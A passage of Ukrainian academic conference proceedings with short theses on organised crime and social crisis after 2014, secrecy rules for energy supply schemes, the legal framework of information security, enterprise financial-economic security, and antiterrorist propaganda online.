Підсумковим індикатором стану соціального здоров'я та зростання морального песимізму українського народу стало неухильне скорочення його чисельності (лише за 2015 р. – на 183 тис.). Смертність сягнула 14 чоловік на 1000 населення, падіння народжуваності за 2015 р. – на 14%, при загальному скороченні населення з 1991 р. на понад 10 млн. Така динаміка стає зрозумілою з огляду на зменшення лише за 2015 р. прибутків населення на чверть, реальної зарплатні на 20% при зростанні заборгованості по її виплатах на 42,5% (варто враховувати, що ще станом на 2103 р. співвідношення реальної зарплатні в Україні у порівнянні з Німеччиною становило різницю в 10,3 разів, Росією – у 2,3 рази) [11].

Загрозливі тенденції у суспільних настроях та зневіра у можливість підтримки правопорядку. Авторитетні дослідження настроїв у суспільстві фіксують незадоволення співвітчизників перебігом реформ, включаючи правоохоронну систему. Як приклад, впровадження нової патрульної поліції вважають неуспішною 65% громадян, успішною – лише 28%. Чинником, який поглибив недовіру суспільства до системи протидії корупції та оргзлочинності, стали гучні корупційно-майнові скандали 2016 року та епатажні результати обов'язкового е-декларування для держслужбовців. Показово, що у рейтингу проблем, які більш за все бентежать опитуваних, на перших позиціях опинилися ціни на споживчі товари (64%) й зростання вартості комунальних послуг (50%), на третьому місці (42%) опинилася "війна на Донбасі", за нею розмістилася корупція (36%), а злочинність гостро тривожила лише 9% опитаних. Серед завершальних позицій рейтингу стояли повернення непідконтрольних районів Донбасу (4%) та Криму (3%) [12].

Вивчення суспільної думки свідчить, що громадяни невисоко оцінюють реальні успіхи у подоланні корупції. Поширеним є твердження про те, що

"протидія корупціонерам" насправді є різновидом міжкланової боротьби, не зачіпає вищий рівень управлінців, нічого принципово не змінює. Більше того, зростає рівень зловживань та розміри хабарів у повсякденному житті (в муніципальних органах, лікарнях, школах, ВНЗ тощо – те, що іменуються "побутовою корупцією").

Різке погіршення майнового становища, відсутність віри у можливість зрушень на краще, зануреність у проблеми елементарного виживання завдали відчутного удару по громадянській свідомості й правовій культурі самодіяльного населення. Промовистими у цьому відношенні є репрезентативні соціологічні опитування, проведені у 2016 р. у всіх областях України (крім Криму) Центром соціологічних досліджень "Софія". Частка осіб, які вважаються, що розвиток держави відбувається у вірному напрямі, скоротилася з 20% у 2015 до 13% в 2016 р., відповідно, частка респондентів, які впевнені у неправильному русі країни зросла з 68 до 73%. Серед опитаних до 82% висловили думку, що після зміни влади у 2014 р. життя погіршилося тією або іншою мірою. Критично оцінили респонденти ефективність роботи правоохоронних органів, 58% їх вважає, що робота цих структур або погіршилася, або не змінилася. Окремо варто виділити переконання 74% опитаних у тому, що саме бойові дії на Сході України є джерелом збагачення певних можновладців, тим більше, що лише 17,4 % респондентів оцінили як адекватні й достатні зусилля із встановлення миру на Донбасі [12, с. 69-70].

Відсутність дієвого діалогу між державою і суспільством відкривають простір для стихійних протестів (хвилі "міні-майданів") та поширення охлократичної моделі самоврядування у суспільстві, попереджають досвідчені суспільствознавці. Згідно власним дослідженням "Transparency International", 86% опитаних громадян України скептично ставляться до "боротьби з корупцією" офіційних інституцій, а сам рівень корупції в Україні згадана організація вважає найгіршим в Європі та Центральній Азії [12, с. 68; 13]. За даними соцопитування "Софії" (липень 2016 р.), 25% опитаних осіб вважали, що "цілі революції не досягнуті й потрібен новий Майдан", а 35% вбачали вихід у дострокових виборах до Верховної Ради України. Дослідники розцінили цей покажчик як високий, та підтвердження наявності чималої радикально налаштованої частини населення, здатної виступити детонатором суспільного вибуху. Аналізуючи ці дані, фахівці зазначають, що в очах громадян генераторами загроз їх безпеці, особистому майбутньому та добробуту передовсім виступають корупція, злочинність та зубожіння. Одним із наслідків цього є бажання "відокремитися від проблем" на рівні свого регіону або територіальної громади, що породжує центробіжні тенденції, на яких можуть паразитувати місцеві "еліти", клани, зовнішні сили, транскордонні ОЗУ по периметру меж України [12, с. 69-71].

Проблемний стан системи державного управління та правоохоронних органів. Негативно позначається на стані державного управління в цілому та професійній спроможності сектору безпеки й охорони правопорядку України хаотизація кадрової політики після звільнення у 2014–2015 рр. від 20 до 50% достатньо досвідчених "тяглових" кадрів держслужби (при тому, що з 1991 р.

на рівні центральних органів виконавчої влади відбулося понад 350 організаційних трансформацій). Як зазначає Генеральний прокурор України Ю.Луценко, основними причинами зростання злочинності стала, поряд із збройним конфліктом на Сході України та безробіттям, дезорганізація правоохоронних органів. Раніше новий глава Національної поліції України С.Князєв заявляв, що передумов для докорінного перелому в боротьбі зі злочинністю в поточному році немає [14]. Зокрема, суттєво погіршився кадрового потенціалу підрозділів кримінального розшуку (внаслідок звільнення й пониження за посадою), загалом лише по м. Києву не пройшло переатестацію 80% керівних кадрів колишньої міліції. Надмірно зросло навантаження на оперативних працівників та слідчих, на яких припадає по 8-10 справ у провадженні (при припустимих двох). Некомплект кадрів НПУ становить 20%, по окремих категоріях співробітників, особливо – слідчих – і вище (у Миколаївській обл,, наприклад, понад 40%). Одним із наслідків ураження кваліфікованого потенціалу органів внутрішніх справ стало те, що у 2016 р. рівень розкриття злочинів впав до 30% (у 2013 р. – 45%), а найнижчий рівень розкриття злочинів – 16%, зафіксовано у столиці [15-17].

Погіршення криміногенної ситуації та новітні технології паразитування організованої злочинної діяльності на модерних негативних явищах суспільно-політичного життя України. Неухильно погіршується криміногенна ситуація у державі в цілому. За даними Генеральної прокуратури України, у 2016 р. було зареєстровано понад 592,6 кримінальних правопорушень (що на понад 27 тис. перевищує рівень 2015 р.), з яких 213,5 тис. кваліфікувалися як злочини тяжкі (на 20% більше, ніж у 2015 р.). Чисельність правопорушень у 2015 р. перевищила 565 тис. випадків (у 2014 р. – 529 тис., у 2008 р. – 390 тис.) [15]. Одним із найбільш галопуючих в останні три роки, й суспільно небезпечних відгалужень організованої злочинності стала незаконна торгівля зброєю та боєприпасами, яку здійснюють організовані групи. Властивими рисами таких правопорушень (котрі, потенційно, здатні сформувати арсенали радикальних угруповань, що виношують наміри насильницького захоплення влади або інших злочинів проти державної безпеки) є систематичні крадіжки з військових складів, налагодження каналів постачання зброї з зони проведення АТО. Регулярно вилучається велика кількість бойової стрілецької зброї, гранат, тисячі одиниць боєприпасів тощо. [див. наприклад: 18]. У сфері боротьби з незаконним обігом зброї підрозділи кримінальної поліції виявили і вилучили 64 гранатомети, понад 1 850 гранат і саморобних вибухових пристроїв, майже 960 одиниць вогнепальної зброї і понад 150 тисяч набоїв, сотні артилерійських і мінометних боєприпасів. Про обсяг незаконного накопичення зброї свідчить виявлення правоохоронцями у березні 2017 р. солідного прихованого арсеналу поблизу Запоріжжя (переносний зенітно-ракетний комплекс, 124 РПГ-26, 50 РПГ-7, велику кількість гранат, мінометних мін, вибухівки, детонаторів, набоїв тощо [15].

Події і процеси останніх місяців дозволяють висунути припущення про формування *новітніх технологій (схем) паразитування (зрощення) організованої злочинної діяльності на модерних явищах (суб'єктах) суспільно-*

політичного й громадського життя України, які набули у ньому помітної ваги з 2014 року. Чільними елементами таких схем можуть виступати самодіяльні суспільно-політичні об'єднання, партії та рухи, депутатські групи, окремі політики та "резонансні" фігури, потужні інформаційно-маніпулятивні кампанії та ЗМІ тощо, які спекулюють на об’єктивних труднощах або прорахунках влади, використовують активну соціальну та ура-патріотичну демагогію.

Зокрема, не можна виключати закріплення тенденції до цілеспрямованого використання (прямо або опосередковано) ОЗУ в якості прикриття таких суб’єктів громадської сфери як парамілітарні формування з націонал-патріотичним (націоналістичним) забарвленням, громадянські організації радикальної спрямованості з ультрапатріотичною риторикою, волонтерські або псевдоволонтерскі організацій, ветеранських об'єднань учасників АТО тощо. Поява подібної екстериторіальної від дії законності й правопорядку "сірої зони" (явища здебільшого політизованого, інформаційно-іміджевого порядку), створює потенційну загрозу виникнення специфічних технологій, коли під прикриттям громадянських об'єднань, котрі експлуатують суспільно-популярні гасла та імідж ОЗУ можуть розгортати протиправну діяльність, шантажуючи владу звинуваченнями у "політичних переслідуваннях", "зраді ідеалам Майдану" тощо. Гасла протидії корупції, злочинному поводженню представників влади та протесту проти інших болючих виразок суспільно-економічної ситуації виступають консолідуючим чинником опозиційних та радикальних сил (чия реальна спроможність до оздоровлення ситуації та проведення дієвих реформ навряд чи може бути оцінена або видається небеззастережною), розглядаються ними як безпомилкове знаряддя боротьби за владу.

Оскільки основною базою підтримки подібних організацій є молодь, доцільно звернути увагу на зростання соціальної апатії молодих людей (60% опитаних молодиків не мали чітких ідейно-духовних уподобань), падіння електоральної активності (47% на виборах до ВР України у 2012 р.). Натомість до 15% опитаних виявили готовність до активного протесту у разі подальшого погіршення їх матеріального становища та порушень громадянських прав. Значні можливості для мобілізації незадоволення молоді зацікавленими силами відкривають соціальні мережі, адже до 72% респондентів активно користувалося Інтернетом, 62,5 % спілкувалося у соціальних мережах [19].

Висновки. Серед основних небезпек у соціально-політичній сфері, які напряму ведуть до радикалізації настроїв населення та творення передумов організованої злочинної діяльності (у т.ч. – політизованого забарвлення) превалюють занепад реальної економіки й сфери соціального захисту, поглиблення майнового розшарування у суспільстві, зосередження основних національних багатств у руках невеликої групи людей на фоні зубожіння значної частини населення; руйнація традиційного соціокультурного типу буття українського народу, включаючи механізми соціального захисту та державного патерналізму; соціально-політична поляризація суспільства, зростання радикалізму внаслідок безвідповідального використання

політичними силами протестних настроїв; протистояння серед політичних сил навколо стратегічних напрямів розвитку України.

Крім того, потужними соціально-психологічними чинниками зростання схильності «пассіонарної» частки самодіяльних громадян до вирішення своєї долі поза межами законності та забезпечення власних соціально-майнових ліфтів стали:

– зміна структури зайнятості населення (зі значною часткою індивідуально-приватновласницької форми діяльності та власності, появою маргінальних прошарків населення без визначених занять та певної соціальної шпарини);

– формування помітних паростків громадянської самоорганізації (структурування), які рішуче (нерідко – небезпідставно) протиставляють себе державі як такій;

– підвищення віри у власну спроможність до «змін на краще», загострене прагнення до справедливості, настрої військового братерства й психологічного протиставлення спільноти комбатантів «владі та корупціонерам, які зрадили Майдан»;

–завищенні (ейфоричні) соціальні очікування населення від політичних подій 2013–2014 рр., які не виправдалися й привели до соціальної апатії, агресивності та зневіри у регуляторну спроможність легітимної державності;

–знецінення традиційних ментальних цінностей українського народу, включаючи працелюбність, трудову етику, колективізм, повагу до старших, пріоритетність сімейного кола тощо;

–загальна радикалізація свідомості молоді, поширення впливу організацій, які сповідують крайні і ідеологічні форми ультранаціоналізму, "вождізму", етатизму, лівацькі погляди;

–багатолітнє насадження серед молоді таких класичних для злочинно-девіатної морально-психологічної моделі властивостей як аморалізм, культ збагачення та "успіху будь якою ціною", безвідповідальність, презирство до продуктивної праці, гедонізм, пропаганда привабливого, престижного іміджу професійних злочинців та інших асоціальних елементів.

Укоріненість базових причин організованої злочинності в особливостях моделі пострадянського розвитку України в останні роки підсилилася погіршенням соціально-економічного становища й розшарування населення, боротьбою за захоплення (переподіл) активів (що зменшуються), зростанням турбулентності партійно-політичної сфери, поширенням політизованого насильства та загальним погіршенням криміногенної ситуації, ерозією суспільної моралі у бік радикалізму й нетерплячості, правової інфантильності. Одним із найбільш загрозливих для майбутнього України явищ стала часткова втрата державою «монополії на насильство», із одночасним прагненням певних політичних об’єднань вести боротьбу за владу, не виключаючи насильницьких методів (або шантажу ними держави та опонентів). Збройний конфлікт на Сході України породив нові форми кримінальної діяльності організованого й парамілітарного характеру. Відтак існує реальна небезпека якісної мутації організованої злочинності в нове явище, яке потенційно здатне стати однією із

провідних причин профанації реального суверенітету й легітимності державного ладу, фактичної управлінсько-територіальної фрагментації України.

Список використаних джерел:

1. Тижневик "2000" – 2017 – 10 березня.
2. *Симоненко В.* 25 шагов навстречу самоликвидации // "2000" – 2017 – 10 березня.
3. За месяц в Украине стало на 40 тысяч безработных больше [Електронний ресурс]. Режим доступу: https://news.mail.ru/society/28800796/?frommail=1.
4. *Ємець В.* Економічні підсумки 2016 р. та прогнози на 2017 р. // Підсумки 2016 року. Збірник Інституту стратегічних досліджень "Нова Україна". – К., 2016 – С. 41–46.
5. *Самаєва Ю.* У заручниках безощадності // Дзеркало тижня. – 2017 – 11 лютого.
6. *Левцун А.* Динамика массовых настроений: основные тренды // Підсумки 2016 року. Збірник Інституту стратегічних досліджень "Нова Україна". – К., 2016 – С. 67.
7. *Шостко О.Ю.* Сучасний стан організованої злочинності в Україні [Електронний ресурс]. Режим доступу: http://plaw.nlu.edu.ua/article/viewFile/83859/83462.
8. *Колот А.* Міфи соціальної політики, або З чого слід розпочати формування нової моделі // Дзеркало тижня. – 2010. – 23-29 січня.
9. *Кириченко І.* Чи існує в Україні соціальна нерівність? // Дзеркало тижня. – 2009. – 14-20 березня.
10. *Либанова Э.* Социальные проявления глобального системного кризиса в Украине [Електронний ресурс]. Режим доступу: http://www.idss.org.ua/monografii/2016_Lud_rozv_monogr.pdf.
11. *Королев Д.* Куда демографическая кривая вывезет // "2000" – 2016 – 18 марта.
12. *Левцун А.* Динамика массовых настроений: основные тренды // Підсумки 2016 року. Збірник Інституту стратегічних досліджень "Нова Україна". – К., 2016 – С. 69.
13. *Шульга О.* Суспільство-2016: 12 підсумкових тез // Дзеркало тижня. – 2016 –28 грудня.
14. [Електронний ресурс]. Режим доступу: http://www.idss.org.ua/monografii/2016_Lud_rozv_monogr.pdf.http://dt.ua/UKRAINE/riven-rozkrittya-zlochiniv-v-2016-roci-vpav-nizhche-30-lucenko-233398_.html
15. У 2016 році кримінальна поліція розкрила понад 86% умисних вбивств [Електронний ресурс. Режим доступу: http://www.mvs.gov.ua/ua/news/5779_U_2016_roci_kriminalna_policiya_rozkrila_ponad_86_umisnih_vbivstv_INFOGRAFIKA.htm]; В Запорожской обл. СБУ обнаружила крупный арсенал оружия и боеприпасов [Електронний ресурс. Режим доступу: https://news.mail.ru/incident/29128184/?frommail=1.

16. [Електронний ресурс].Режим доступу: http://dt.ua/UKRAINE/riven-rozkrittya-zlochiniv-v-2016-roci-vpav-nizhche-30-lucenko-233398_.html;
17. Сенчихин В. Наедине с криминалом // "2000". – 2017 – 3 марта.
18. Електронний ресурс]. Режим доступу: http://www.sbu.gov.ua/sbu/control/uk/publish/article?art_id=182128&cat_id=39574
19. Молодіжний радикалізм в Україні: чинник ескалації та шляхи погодження небезпечних проявів. Аналітична записка Національного інституту стратегічних досліджень [Електронний ресурс]. Режим доступу: http://www.niss.gov.ua/articles/1224/

Герасименко О. М.
заступник завідувача спеціальної
кафедри НА СБ України

ПРОБЛЕМИ ПРАВОВОГО ЗАБЕЗПЕЧЕННЯ ОХОРОНИ ДЕРЖАВНОЇ ТАЄМНИЦІ СУБ'ЄКТАМИ ЕЛЕКТРОЕНЕРГЕТИЧНОЇ ГАЛУЗІ В УМОВАХ ПРОВЕДЕННЯ АТО

Вперше в історії на території України проводиться Антитерористична операція подібного характеру. Тривалі та інтенсивні бойові дії на території Донецької та Луганської областей стали причиною блокування роботи більшості розташованих в цих регіонах вуглевидобувних підприємств, що привело до неможливості забезпечити потреби електроенергетичної галузі держави вугіллям антрацитової групи. Зазначене спричинили формування реальної загрози енергетичній безпеці держави, стало однією з причин суттєвого зростання тарифу на електроенергію, формування кризи в галузі і, як наслідок, запровадження надзвичайного стану в енергетиці. Загострення ситуації в державі потребує вжиття від СБ України дієвих заходів направлених на усунення будь яких чинників, що можуть додатково негативно впливати на стале функціонування електроенергетичної та інших галузей паливно-енергетичного комплексу України.

Одним з актуальних чинників нормативно-правового характеру, що впливає на рівень енергетичної безпеки, є невідповідність вимог законодавства України в сфері охорони державної таємниці іншим нормативно-правовим актам, що регулюють правовідносини в тому числі і в електроенергетичній галузі, потребам практики і особливостям розвитку оперативної обстановки в державі.

Зокрема, відповідно до "Правил користування електричною енергією" [1], невід'ємним додатком до договору про постачання електричної енергії є "Акт розмежування балансової належності електромереж та експлуатаційної відповідальності сторін" та схеми електропостачання споживачів, які містяться данні в тому числі і про системи (схеми) трас зовнішнього постачання

електричної і теплової енергії, газопроводів, призначених для живлення підприємств, установ, організацій, що виробляють озброєння (боєприпаси, військову техніку, спеціальні комплектувальні вироби до них, спеціальні технічні засоби, спеціальну техніку). З метою сталого енергозабезпечення в тому числі і зазначених вище підприємств, установ, організацій оборонно-промислового комплексу України, працівникам інспекцій, технічного відділу, диспетчерської служби, оперативно-виїзних бригад і іншим відповідним працівникам підприємств електроенергетичної галузі необхідно забезпечити цілодобове користування вказаними схемами в своїй професійній діяльності на лініях та інших технологічних об'єктах, в тому для оперативного усунення аварій або навмисного пошкодження енергообладнання, що характерно в умовах проведення АТО. Вказані схеми електропостачання споживачів (в тому числі і підприємств, які виробляють озброєння) також потрібні для повсякденної роботи на кабельних дільницях та технічних відділах. До того ж, правила технічної експлуатації електричних станцій та мереж [2] вимагають обов'язкової наявності зазначених схем електропостачання для постійного користування багатьма фахівцями на розподільчих підстанціях енергопостачальних компаній, від яких живляться підприємства, установи, організації ОПК України.

В той же час, згідно положень пункту 2.2.10 "Зводу відомостей, що становлять державну таємницю" [3]. (далі ЗВД) , відомостям "за окремими показниками про системи (схеми) трас зовнішнього постачання електричної і теплової енергії, газопроводів, призначених для живлення підприємств, установ, організацій, що виробляють озброєння (боєприпаси, військову техніку, спеціальні комплектувальні вироби до них, спеціальні технічні засоби, спеціальну техніку)", необхідно надавати гриф обмеження доступу "Таємно", обмежувати доступ до них і зберігати в приміщеннях режимно-секретних відділів, що в більшості випадків розташовані в адміністративних будівлях віддалених від самих технологічних об'єктів.

На переконання фахівців галузі, у разі обмеження доступу до зазначених документів ефективна робота технічних підрозділів енергокомпаній та аварійно-ремонтних бригад, які забезпечують стале енергозабезпечення підприємств ОПК України буде унеможливлена, що може привести до тяжких наслідків людського та матеріального характеру.

Як вбачається з наведеного вище, ситуація, що склалася у зазначеній сфері відносин вже сьогодні потребує від СБ України дієвих заходів реагування. Враховуючи зазначене вище, пропонуємо СБ України ініціювати перед Міністерством економічного розвитку і торгівлі України спільне опрацювання питання щодо доцільності подальшого віднесення "відомостей за окремими показниками про системи (схеми) трас зовнішнього постачання електричної і теплової енергії, газопроводів, призначених для живлення підприємств, установ, організацій, які виробляють озброєння (боєприпаси, військову техніку, спеціальні комплектувальні вироби до них, спеціальні технічні засоби, спеціальну техніку)" до переліку відомостей, що становлять державну таємницю.

Звісно, що запропонований перелік змін до ЗВДТ не є вичерпним і робота в цьому напрямі буде продовжена у ході подальших наукових пошуків автора.

Запрошуємо до широкого обговорення викладеної проблеми і із задоволенням сприймемо можливі пропозиції.

Список використаних джерел:

1. Постанова Національної комісії з питань регулювання електроенергетики України "Про затвердження Правил користування електричною енергією" від 31.07.1996 року N28 (зареєстровано в Міністерстві юстиції України від 02.08.1996 року за N 417/1442). [Електронний ресурс]. – Режим доступу: http://search.ligazakon.ua/l_doc2.nsf/link1/REG 1442.html.

2. Наказ Міністерства палива та енергетики України від 13.06.2003 року № 296 "Технічна експлуатація електричних станцій і мереж. Правила" (ГКД 34.20.507-2003)[Електронний ресурс]. Режим доступу: http://mpe.kmu.gov.ua/minugol/control/ publish/article?art_id=245088153(23.03.17).

3. Наказ СБ України від 12.08.2005 року № 440 "Про затвердження Зводу відомостей, що становлять державну таємницю" (зареєстровано в Міністерстві юстиції України від 17.08.2005 року за №902/11182). [Електронний ресурс]. – Режим доступу:http://zakon3.rada.gov.ua/laws/show/z0902-05 (23.03.17).

Горділова Л.В. здобувач вищої освіти, 5 курс, група С-ЮЗ-6113 факультету заочного навчання Дніпропетровського державного університету внутрішніх справ

Краснобрижий І.В. - науковий керівник, доцент кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ, кандидат юридичних наук

ПРАВОВЕ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ

Сьогодні інформаційна сфера є основою життєдіяльності суспільства, а забезпечення інформаційної безпеки визнається однією з концептуальних основ його подальшого розвитку. При таких умовах особливого значення набуває правове забезпечення інформаційної безпеки України.

Інформаційна сфера як системостворюючий фактор життя суспільства, активно впливає на стан різноманітних складових безпеки України. Тому при правовому забезпеченні повинні враховуватись особливості різних сфер суспільного життя і перш за все в сфері економіки, оборони, правоохоронної діяльності, внутрішньої та зовнішньої політики, загальнодержавних, телекомунікаційних систем, науки та техніки, духовного життя. Обов'язковим спеціальним напрямком повинна стати міжнародна співпраця у галузі забезпечення інформаційної безпеки [5, с. 96].

Так, демократичні держави з метою реалізації національних інтересів створюють такі правові механізми, які дозволяють ефективно протидіяти реальним та потенційним викликам і загрозам. З урахуванням накопиченого досвіду кожна держава розробляє свої власні стратегію й тактику подолання проблем функціонування національного інформаційного середовища [1, с. 92].

Наприклад, у Великій Британії функціонує потужна система забезпечення інформаційної безпеки. Законодавство цієї держави передбачає не лише захист інформаційних прав та свобод громадян і громадських організацій, а й встановлює їх суттєве обмеження в інтересах національної безпеки. Окрім законів функціонує і Кодекс практики доступу до урядової інформації. Зокрема, вищезгаданий кодекс регламентує порядок обмеження доступу до конфіденційної інформації, власником якої є держава [2].

Слід зазначити, що під правовим регулюванням інформаційної безпеки України розуміється форма владного правового впливу на суспільні інформаційні відносини, що здійснюється державою з метою їх упорядкування, закріплення і забезпечення [6, с. 118].

Основною метою функціонування системи забезпечення інформаційної безпеки слід визнати створення необхідних правових й організаційних механізмів формування, розвитку та забезпечення ефективного використання національних інформаційних ресурсів в усіх сферах діяльності громадянина, суспільства та держави.

Так, правове регулювання інформаційної безпеки у сфері прав та свобод здійснюється Конституцією України і такими базовими законами України: «Про інформацію», «Про науково-технічну інформацію», «Про Національну програму інформатизації», «Про Концепцію Національної програми інформатизації» та ін. Вказані нормативно-правові акти регулюють питання забезпечення інформаційної безпеки, питання захисту інформації, охорони державної таємниці, забезпечення захисту конфіденційної інформації, інформаційних ресурсів, спрямовані на реалізацію положень Доктрини безпеки особистості, держави і суспільства та ін. [4, с. 133].

На думку Нашинець-Наумової, до пріоритетних напрямів правового забезпечення інформаційної безпеки можна віднести:

- створення законодавчої та нормативної бази;
- здійснення моніторингу інформаційної безпеки України;
- стандартизація, сертифікація та ліцензування діяльності у сфері забезпечення інформаційної безпеки України;

•вдосконалення та розвиток державної інформаційної інфраструктури з урахуванням вимог інформаційної безпеки України;

•вдосконалення системи освіти, навчання та виховання з урахуванням вимог інформаційної безпеки України;

•розробка міжрегіональних, державних та міждержавних програм розвитку системи інформаційної безпеки України [3, с.126].

Слід зазначити, що існують певні недоліки правового регулювання інформаційної безпеки України, серед яких:

•розпорошення питань інформаційної безпеки у численних нормативно-правових актах різної юридичної сили;

•неузгодженість нормативно-правових актів як між собою, так і з чинною Конституцією;

•декларативність значного масиву норм без указівок на шляхи їх реалізації, внаслідок чого спостерігається низький рівень правореалізації норм права, що регулюють суспільні відносини у сфері забезпечення інформаційної безпеки;

•відсутність закріплення фундаментальних, базових дефініцій [4, с. 136];

•відсутність єдиного кодифікованого законодавчого акта, який би регулював питання інформаційної безпеки.

Отже, правове забезпечення інформаційної безпеки є дуже важливою складовою нормального функціонування інформаційних систем. Однак, на жаль, недоліки, які існують у правовому регулюванні ускладнюють настання якісно нових змін у цій сфері суспільних відносин. На сьогодні у зв'язку з відсутністю взаємопов'язаних, чітко розроблених заходів та теоретичних розробок із забезпечення інформаційної безпеки держави маємо цілу низку перешкод на шляху повноцінної реалізації державою свого обов'язку щодо забезпечення інформаційної безпеки. Вважаємо, що основним напрямом роботи по правовому забезпеченню має стати упорядкування термінологічної бази забезпечення інформаційної безпеки, подальший аналіз та удосконалення нормативно-правового регулювання в цій сфері.

Список використаних джерел:

1. Алямкін Р. В. Правове забезпечення національної інформаційної безпеки [Електронний ресурс] / Р. В. Алямкін, М. П. Федорін // Наукові записки Інституту законодавства Верховної Ради України. - 2013. - № 4. - С. 91-96.

2. Доклад Группы правительственных экспертов по достижениям в сфере информатизации и телекоммуникаций в контексте международной безопасности (A/65/201) // Нью-Йорк, Организация Объединенных Наций. – 2012. – 57 с.

3. Нашинець-Наумова А. Ю. Теоретико-правові основи забезпечення інформаційної безпеки українського суспільства [Електронний ресурс] / А. Ю. Нашинець-Наумова // Вісник Національного технічного університету України "Київський політехнічний інститут". Політологія. Соціологія. Право. - 2013. - № 4. - С. 124-127.

4. Олійник О. В. Нормативно-правове забезпечення інформаційної безпеки в Україні [Електронний ресурс] / О. В. Олійник // Право і суспільство. - 2012. - № 3. - С. 132-137.
5. Орлов П. І. Правове забезпечення інформаційної безпеки [Електронний ресурс] / П. І. Орлов // Вісник Харківського національного університету внутрішніх справ. - 2001. - Вип. 15. - С. 96-99.
6. Максименко Ю.Є. Теоретико-правові засади забезпечення інформаційної безпеки України: Дис. … канд. юрид. наук. – К., 2007.

Губан А. М.
Науковий керівник кандидат
економічних наук, доцент
Дніпропетровський державний
аграрно-економічний університет

НЕОБХІДНІСТЬ СТВОРЕННЯ СИСТЕМИ УПРАВЛІННЯ ФІНАНСОВО – ЕКОНОМІЧНОЮ БЕЗПЕКОЮ

На сьогоднішній день діяльність підприємства схильна до постійних загроз та ризиків, які пов’язані з посиленням впливу зовнішніх та внутрішніх факторів. Підвищення ризиків діяльності може спричинити значне зниження рівня фінансового стану підприємства, а в майбутньому призвести до банкрутства, і потребує від кожного суб’єкта розробки та реалізації системи фінансово – економічної безпеки.

Фінансово – економічна безпека – це система, яка включає в себе певний набір внутрішніх характеристик спрямованих на забезпечення ефективності використання ресурсів.

Головною метою управління фінансово – економічною безпекою є досягнення високої фінансової стійкості та захист фінансових інтересів підприємства від зовнішніх та внутрішніх загроз.

Об’єктом системи безпеки підприємства, є те на що спрямоване забезпечення, а саме персонал підприємства та, сукупність майнових і немайнових прав та економічних інтересів підприємства.

Під час управління фінансово – економічною безпекою виділяють наступні завдання:

- захист законних прав та інтересів підприємства і його співробітників;
- забезпечення збереження матеріальних цінностей підприємства;
- отримання необхідної інформації для розробки найбільш оптимальних рішень з питань стратегії і тактики економічної діяльності підприємства;
- досягнення високої конкурентоспроможності.

Складові фінансово – економічної безпеки наведено у табл.1.

Табл.1

Складові фінансово – економічної безпеки підприємства (далі –ФЕБ)

Складова ФЕБ	Визначення складової
Фінансова складова	Характеризує фінансову забезпеченість підприємства.
Інтелектуальна складова	Відповідає за збереження та розвиток інтелектуального потенціалу підприємства.
Кадрова складова	Характеризує кадрову забезпеченість підприємства.
Політико – правова	Характеризує правову захищеність економічних інтересів підприємства в договірній та іншій документації.
Техніко – технологічна складова	Характеризує ступінь відповідності застосовуваної на підприємстві сучасної техніки та технології щодо оптимізації витрат ресурсів.
Інформаційна складова	Рівень даної складової економічної безпеки визначається часткою неповної, неточної й суперечливої інформації, використовуваної в процесі ухвалення управлінських рішень.
Інноваційна складова	Характеризує функціонування діяльності підприємства на новому рівні
Екологічна складова	Характеризується дотриманням екологічних норм технології та випуску продукції, мінімізацією втрат підприємства від забруднення навколишнього середовища.
Силова складова	Характеризує частку витрат на охорону підприємства в загальній структурі виробничих витрат.

Організація, та побудова комплексної системи економічної безпеки підприємства повинні дотримуватися наступних принципів:

- системність – необхідність створення системи безпеки, яка б забезпечила захищеність всіх об'єктів захисту підприємства;

- безперервність – постійна дія системи;

- законність – робота повинна здійснюватися на основі чинного законодавства;

- плановість – діяльність із забезпечення безпеки організовується на основі єдиного задуму, викладеного в комплексній програмі та конкретних планах з окремих напрямів безпеки.

Фінансова безпека - одна з найбільш актуальних аспектів життєдіяльності господарюючих суб'єктів, тому дане питання потребує подальшого розгляду й вдосконалення, перш за все, комплексної системи фінансово-економічної безпеки підприємства [1] .

Комплексна система економічної безпеки підприємства – це взаємопов'язані організаційно-правові заходи, які здійснюються спеціальними службами, та підрозділами підприємства та спрямовані на захист інтересів підприємства від реальних або потенційних загроз для забезпечення успішного фінансово-економічного розвитку.

Отже,найбільшу увагу варто приділяти розробкам з науково-практичним підходом до формування підсистеми фінансового моніторингу підприємства та підходу до вдосконалення кадрового забезпечення управління фінансово-економічною безпекою.

Список використаних джерел:

1. Іващенко О.В. Фінансово-економічна безпека держави / О. В. Іващенко, В. М. Гельман // Збірник наукових праць Таврійського державного агротехнологічного університету (економічні науки). - 2013. - № 2(1). - Режим доступу: http://nbuv.gov.ua/j-pdf/znptdau_2013_2(1)__16.pdf

Давиденко М. О.
науковий співробітник наукової лабораторії № 3
Національна академія Служби безпеки України, кандидат юридичних наук

ПРОВЕДЕННЯ АНТИТЕРОРИСТИЧНОЇ ПРОПАГАНДИ У СОЦІАЛЬНИХ МЕРЕЖАХ ТА БЛОГОСФЕРІ: АКТУАЛЬНІ ПИТАННЯ

Варто пам’ятати, що Інтернет, поширюючись кожного дня у нашу повсякденну діяльність, створює потенційну загрозу маніпулятивного впливу на особистість, у тому числі зі сторони різних суб’єктів. Проведений аналіз PR-технологій, що реалізуються через Інтернет у ході інформаційно-пропагандистських кампаній, виступає наочним тому підтвердженням. Якщо на

середину 90-х років в Інтернеті діяло не більше 10 сайтів, що активно використовувалися терористами, то на сьогодні їх діє близько 7 тисяч [1, 2].

Дійсно, в умовах проведення сучасних збройних конфліктів, організації терористичних актів, інформаційний простір відіграє роль такого ж «полігону» проведення бойових дій як і у реальному житті. Віртуальний обмін інформацією (соціальні мережі, сайти знайомств, блогосфера тощо) є одним із найбільших каналів поширення ідеології насильства, ксенофобії, політичного екстремізму, сепаратизму, тероризму тощо. Так, сьогодні продовжують фіксуватись наміри членів міжнародних терористичних та релігійно-екстремістських організацій («Хізб ут-Тахрір», екстремістські угруповання Близького Сходу та узбецька молодіжна радикальна організація «Зуравон Узбеклар» /«Насильники - узбеки») щодо вербування своїх прихильників на території України (Харківська, Дніпропетровська області тощо).

У зв'язку з цим, проблема використання інформаційного простору України терористичними організаціями на сьогодні вкрай актуалізована та потребує значної уваги державних та правоохоронних органів.

